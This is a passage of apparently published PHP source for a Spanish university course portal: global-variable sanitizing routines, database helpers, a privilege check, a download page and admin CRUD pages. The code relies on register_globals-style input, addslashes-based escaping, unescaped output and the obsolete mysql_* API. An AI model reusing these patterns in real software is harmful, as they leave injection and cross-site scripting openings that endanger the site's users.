        $GLOBALS[$var] = htmlentities($value);
      else
        $GLOBALS[$var] = addslashes(htmlentities($value, ENT_NOQUOTES));
    }
  }

}


/* (Optimized) Sanitized Vars Routine by RoMaNSoFt (r0man@phreaker.net) */
function sanitize_vars_opt() {

  $magic_quotes = get_magic_quotes_gpc();

  if ($magic_quotes) {
    foreach ($GLOBALS as $var => $value) {
      if (is_array($value)) {
        foreach ($value as $i => $j) {
          $GLOBALS[$var][$i] = htmlentities($j);
        }
      } else {
        $GLOBALS[$var] = htmlentities($value);
      }
    }

  } else {
    foreach ($GLOBALS as $var => $value) {
      if (is_array($value)) {
        foreach ($value as $i => $j) {
          $GLOBALS[$var][$i] = addslashes(htmlentities($j, ENT_NOQUOTES));
        }
      } else {
        $GLOBALS[$var] = addslashes(htmlentities($value, ENT_NOQUOTES));
      }
    }
  }
}


/* F-I-X-E-D Sanitized Vars Routine by RoMaNSoFt (r0man@phreaker.net) */
function sanitize_vars_fixed() {

  foreach ($GLOBALS as $var => $value) {
    if (is_array($value)) {
      foreach ($value as $i => $j) {
```

```
          $j = preg_replace("/\\\\/", "", $j);
          $GLOBALS[$var][$i] = addslashes(htmlentities($j, ENT_QUOTES));
        }
      } else {
         $value = preg_replace("/\\\\/", "", $value);
        $GLOBALS[$var] = addslashes(htmlentities($value, ENT_QUOTES));
      }
    }

  }


  /* Conecta a la bbdd con privilegios de sólo lectura */
  function conectar() {
    global $dbhost, $dbuser_ro, $dbpass_ro;
    $dbi = mysql_connect($dbhost, $dbuser_ro, $dbpass_ro);

    if ( ! $dbi) {
      include ("../msg/err_db_connection.html");
      exit;
    }

    return $dbi;
  }


  /* Conecta a la bbdd con privilegios de admin */
  function conectar_admin() {
    global $dbhost, $dbuser_rw, $dbpass_rw;
    $dbi = mysql_connect($dbhost, $dbuser_rw, $dbpass_rw);

    if ( ! $dbi) {
      include ("../msg/err_db_connection.html");
      exit;
    }

    return $dbi;
  }


  /* Inicializa datos de sesión y chequea privilegios */
  function check_privs($priv) {
    global $portal;
    session_start();

    if (isset($GLOBALS['relogin'])) {
      session_unset();
      header ("Location: ".$_SERVER['SCRIPT_NAME']);
      exit;
    }

    if (! ( isset($_SESSION['user']) && isset($_SESSION['portal']) &&
$_SESSION['portal'] == $portal ) ) {
      include("../login/login.php");
      exit;
    }

    $permisos = $_SESSION['permisos'];
    if (! ( isset($permisos[$priv]) && $permisos[$priv] ) ) {
      include ("../msg/err_noprivs.php");
      exit;
    }

  }


  /* Filtra todos los caracteres excepto los alfanuméricos y el "_" */
  function filtro_alfanumerico(&$var) {
    $sinfiltrar = $var;
```

```
    $var = preg_replace("/[^A-Za-z0-9_]/", "", $var);
    if ($sinfiltrar == $var) {
      return 0;  // Devuelve FALSE si no se filtró nada
    } else {
      return 1;  // Devuelve TRUE si se filtraron caracteres
    }
  }


  /* Filtra todos los caracteres excepto los numéricos */
  function filtro_numerico(&$var) {
    $sinfiltrar = $var;
    $var = preg_replace("/[^0-9]/", "", $var);
    if ($sinfiltrar == $var) {
      return 0;  // Devuelve FALSE si no se filtró nada
    } else {
      return 1;  // Devuelve TRUE si se filtraron caracteres
    }
  }


  /* Imprime los enlaces de pie de página (atrás y home) */
  function pie($atras, $home) {
    echo '<table width="100%" border="0" cellspacing="2" cellpadding="2">';
    echo '<tr><td colspan=4> </td></tr><tr><td width="10%" align="right">';
    if ($atras) {
      echo '<a href="'.$atras.'"><img border=0 src="../images/atras.gif" width="17"
height="16" alt=""></a></td>';
      echo '<td width="25%" ><font size="-1"><b>Atrás</b></font></td>';
    } else {
      echo '</td><td width="25%" ></td>';
    }

    if ($home) {
      echo '<td  align="right"><a href="'.$home.'"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>';
      echo '<td><b>Volver al inicio</b> </td>';
    } else {
      echo '<td  align="right"></td><td></td>';
    }
    echo '</tr></table>';
  }

?>
```

2.2. /download/index.php

```
<?php
require('../config/config.php');
check_privs('download');


function download($fichero, $nombrefich) {
  $image_size = filesize ($fichero);

  if ($image_size) {
    header ("Accept-Ranges: bytes");
    header ("Content-Length: $image_size");
    header ("Content-Type: application/octet-stream");
    header ("Content-Disposition-type: attachment");
    header ("Content-Disposition: attachment; filename=\"$nombrefich\"");
    readfile ($fichero);
  } else {
    echo "Fichero no encontrado";
  }
```

```
}


if (isset($id)) {
  switch($id) {
    case "1":
      download("ficheros/tema1.pdf", "tema1.pdf");
      break;

    case "2":
      download("ficheros/tema2.pdf", "tema2.pdf");
      break;

    case "3":
      download("ficheros/tema3.pdf", "tema3.pdf");
      break;

    case "4":
      download("ficheros/tema4.pdf", "tema4.pdf");
      break;

    case "5":
      download("ficheros/problemasresueltos.pdf", "problemasresueltos.pdf");
      break;

    default:
      echo "Opcion incorrecta";
  }

  exit;
}

else {
  include "apuntes.html";
}
?>
```

2.3. /admin/acceso_cuestionario.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
```

```
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
/**************************/
/* PROGRAMA: acceso.php    */
/**************************/
/***********************************/
/* Conectamos con la base de datos */
/***********************************/
$base = $db_cuestionario;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  echo "<form action=insertar_cuestion.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Rellene el formulario y pulse
Insertar.</p></td></tr>";
  echo "<tr><td><p class=t2>Cuesti&oacute;n:</p></td>";
  echo "<td><textarea name=\"cuestion\" rows=\"5\"
cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n a:</p></td>";
  echo "<td><textarea name=\"opa\" rows=\"5\" cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n b:</p></td>";
  echo "<td><textarea name=\"opb\" rows=\"5\" cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n c:</p></td>";
  echo "<td><textarea name=\"opc\" rows=\"5\" cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n d:</p></td>";
  echo "<td><textarea name=\"opd\" rows=\"5\" cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Solución:</p></td>";
  echo "<td><input type=\"radio\" name=\"solucion\" value=\"a\"
checked>a   ";
  echo "<input type=\"radio\" name=\"solucion\" value=\"b\">b   ";
  echo "<input type=\"radio\" name=\"solucion\" value=\"c\">c   ";
  echo "<input type=\"radio\" name=\"solucion\"
value=\"d\">d   </td>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Insertar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="2"){
  echo "<form action=borrar_cuestion.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la cuesti&oacute;n
a eliminar y pulse Borrar</p></td></tr>\n";
```

```
  echo "<tr><td><p class=t2> </p></td><td><p
class=t2>Cuesti&oacute;n</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,texto FROM pregunta";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    $name = "caja".$i;
    echo "<tr><td> <input type=checkbox name=\"$name\"
value=\"$valor\"></td>\n";
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<input type=\"hidden\" name=\"numcuestiones\" value=\"$k\">";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Borrar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="3"){
  echo "<form action=borrar_todas_cuestiones.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todas las cuestiones de la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id FROM pregunta";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  echo "<input type=\"hidden\" name=\"numcuestiones\" value=\"$k\">";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="4"){
  echo "<form action=editar_cuestion.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la cuesti&oacute;n
a editar y pulse Editar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p
class=t2>Cuesti&oacute;n</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,texto FROM pregunta";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    if ($i == 0) {
      echo "<tr><td> <input type=radio name=\"id_cuestion\" value=\"$valor\"
checked></td>\n";
    } else {
      echo "<tr><td> <input type=radio name=\"id_cuestion\"
value=\"$valor\"></td>\n";
    }
    $valor = mysql_result($res, $i,1);
```

```
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Editar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

mysql_close ($id);
pie("admin_cuestionario.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.4. /admin/acceso_dudas.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
/**************************/
/* PROGRAMA: acceso.php    */
/**************************/
/*********************************/
/* Conectamos con la base de datos */
/*********************************/
$base = $db_dudas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
```

```
/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  echo "<form action=insertar_duda.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Rellene el formulario y pulse
Insertar.</p></td></tr>";
  echo "<tr><td><p class=t2>Pregunta:</p></td>";
  echo "<td><textarea name=\"pregunta\" rows=\"5\"
cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Respuesta:</p></td>";
  echo "<td><textarea name=\"respuesta\" rows=\"5\"
cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Fecha:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"fecha\" SIZE=\"50\" VALUE=\"\">
<font class=t1>  (opcional)</font></td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Insertar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="2"){
  echo "<form action=borrar_duda.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la duda a eliminar
y pulse Borrar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Pregunta</p></td><td
width=15%><p class=t2>Fecha</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,pregunta, fecha FROM dudas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    $name = "caja".$i;
    echo "<tr><td> <input type=checkbox name=\"$name\"
value=\"$valor\"></td>\n";
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<input type=\"hidden\" name=\"numdudas\" value=\"$k\">";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Borrar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="3"){
  echo "<form action=borrar_todas.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
```

```
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todas las dudas de la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id FROM dudas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  echo "<input type=\"hidden\" name=\"numdudas\" value=\"$k\">";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="4"){
  echo "<form action=editar_duda.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la duda a editar y
pulse Editar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Pregunta</p></td><td
width=15%><p class=t2>Fecha</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,pregunta, fecha FROM dudas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    if ($i == 0) {
      echo "<tr><td> <input type=radio name=\"id_duda\" value=\"$valor\"
checked></td>\n";
    } else {
      echo "<tr><td> <input type=radio name=\"id_duda\"
value=\"$valor\"></td>\n";
    }
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Editar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

mysql_close ($id);
pie("admin_dudas.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.5. /admin/acceso_encuesta.php

```
<?php
require('../config/config.php');
check_privs('encuesta_w');
?>

<html>
<head>
```

```
<title>Acceso a la base de datos: encuesta</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
/**************************/
/* PROGRAMA: acceso.php    */
/**************************/
/***********************************/
/* Conectamos con la base de datos */
/***********************************/
$base = $db_encuesta;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  /**************************/
  /** Mostrar estadisticas **/
  /**************************/
?>

<form action="crear_estadisticas.php" method=post >
  <table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
    <tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione el profesor:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
```

```
            <p class=t2>
              <input TYPE="radio" align="right" NAME="prof" VALUE="1" checked>
              <?php echo $profesor1 ?>.</p>
          </td>
        </tr>
        <tr>
          <td height="23" valign="top" width="313"> </td>
          <td width="547">
            <p class=t2>
              <input TYPE="radio" align="right" NAME="prof" VALUE="2">
              <?php echo $profesor2 ?>.</p>
          </td>
        </tr>
        <tr>
          <td height="23" width="313" valign="top">  </td>
          <td width="547">
            <p class=t2>
              <input TYPE="radio" align="right" NAME="prof" VALUE="3">
              <?php echo $profesor3 ?>.</p>
          </td>
        </tr>
        <tr>
          <td colspan=2 height="37"> </td>
        </tr>
        <tr>
          <td colspan=2 height="37">
            <p align="center">
              <input type=submit value=Seguir>
            </p>
          </td>
        </tr>
      </table>
    </td>
  </tr>
 </table>
</form>

<?php
}

else if ($selecion=="2"){
  /*****************************************/
  /** Borrar encuestas para un profesor dado **/
  /*****************************************/
?>

<form action="borrar_encuesta_prof.php" method=post >
  <table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
    <tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
        <tr>
          <td colspan=2 height="32">
            <p class=t1>
              Por favor, seleccione el profesor:</p>
          </td>
        </tr>
        <tr>
          <td colspan=2 height="23"> </td>
        </tr>
        <tr>
          <td valign="top" height="23" width="313"> </td>
          <td width="547">
            <p class=t2>
              <input TYPE="radio" align="right" NAME="prof" VALUE="1" checked>
              <?php echo $profesor1 ?>.</p>
          </td>
        </tr>
        <tr>
```

```
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="prof" VALUE="2">
                <?php echo $profesor2 ?>.</p>
            </td>
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="prof" VALUE="3">
                <?php echo $profesor3 ?>.</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
      </td>
    </tr>
  </table>
</form>

<?php
}

else if ($elecion=="3"){
  /*****************************************/
  /** Borrar todas las encuestas almacenadas **/
  /*****************************************/
  echo "<form action=borrar_todas_encuestas.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todas las encuestas almacenadas en la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

mysql_close ($id);
pie("admin_encuesta.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.6. /admin/acceso_monitores.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
```

```
<head>
<title>Acceso a la base de datos: monitores</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
/***************************/
/* PROGRAMA: acceso.php    */
/***************************/
/**********************************/
/* Conectamos con la base de datos */
/**********************************/
$base = $db_monitores;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  echo "<form action=insertar_monitor.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Rellene el formulario y pulse
Insertar.</p></td></tr>";
  echo "<tr><td><p class=t2>Monitor:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"monitor\" SIZE=\"50\"
VALUE=\"\"></td></tr>";
  echo "<tr><td><p class=t2>E-Mail:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"email\" SIZE=\"50\"
VALUE=\"\"><font class=t1>  (opcional)</font></td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Insertar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="2"){
```

```
  echo "<form action=borrar_monitor.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione el monitor a
eliminar y pulse Borrar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Monitor</p></td><td
width=50%><p class=t2>E-Mail</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id, nombre, dir FROM monitores";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    $name = "caja".$i;
    echo "<tr><td> <input type=checkbox name=\"$name\"
value=\"$valor\"></td>\n";
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<input type=\"hidden\" name=\"nummonitores\" value=\"$k\">";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Borrar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="3"){
  echo "<form action=borrar_todos_monitores.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todos los monitores de la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id FROM monitores";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  echo "<input type=\"hidden\" name=\"nummonitores\" value=\"$k\">";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="4"){
  echo "<form action=editar_monitor.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione el monitor a editar
y pulse Editar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Monitor</p></td><td
width=50%><p class=t2>E-Mail</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id, nombre, dir FROM monitores";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
```

```
    $valor = mysql_result($res, $i,0);
    if ($i == 0) {
      echo "<tr><td> <input type=radio name=\"id_monitor\" value=\"$valor\"
checked></td>\n";
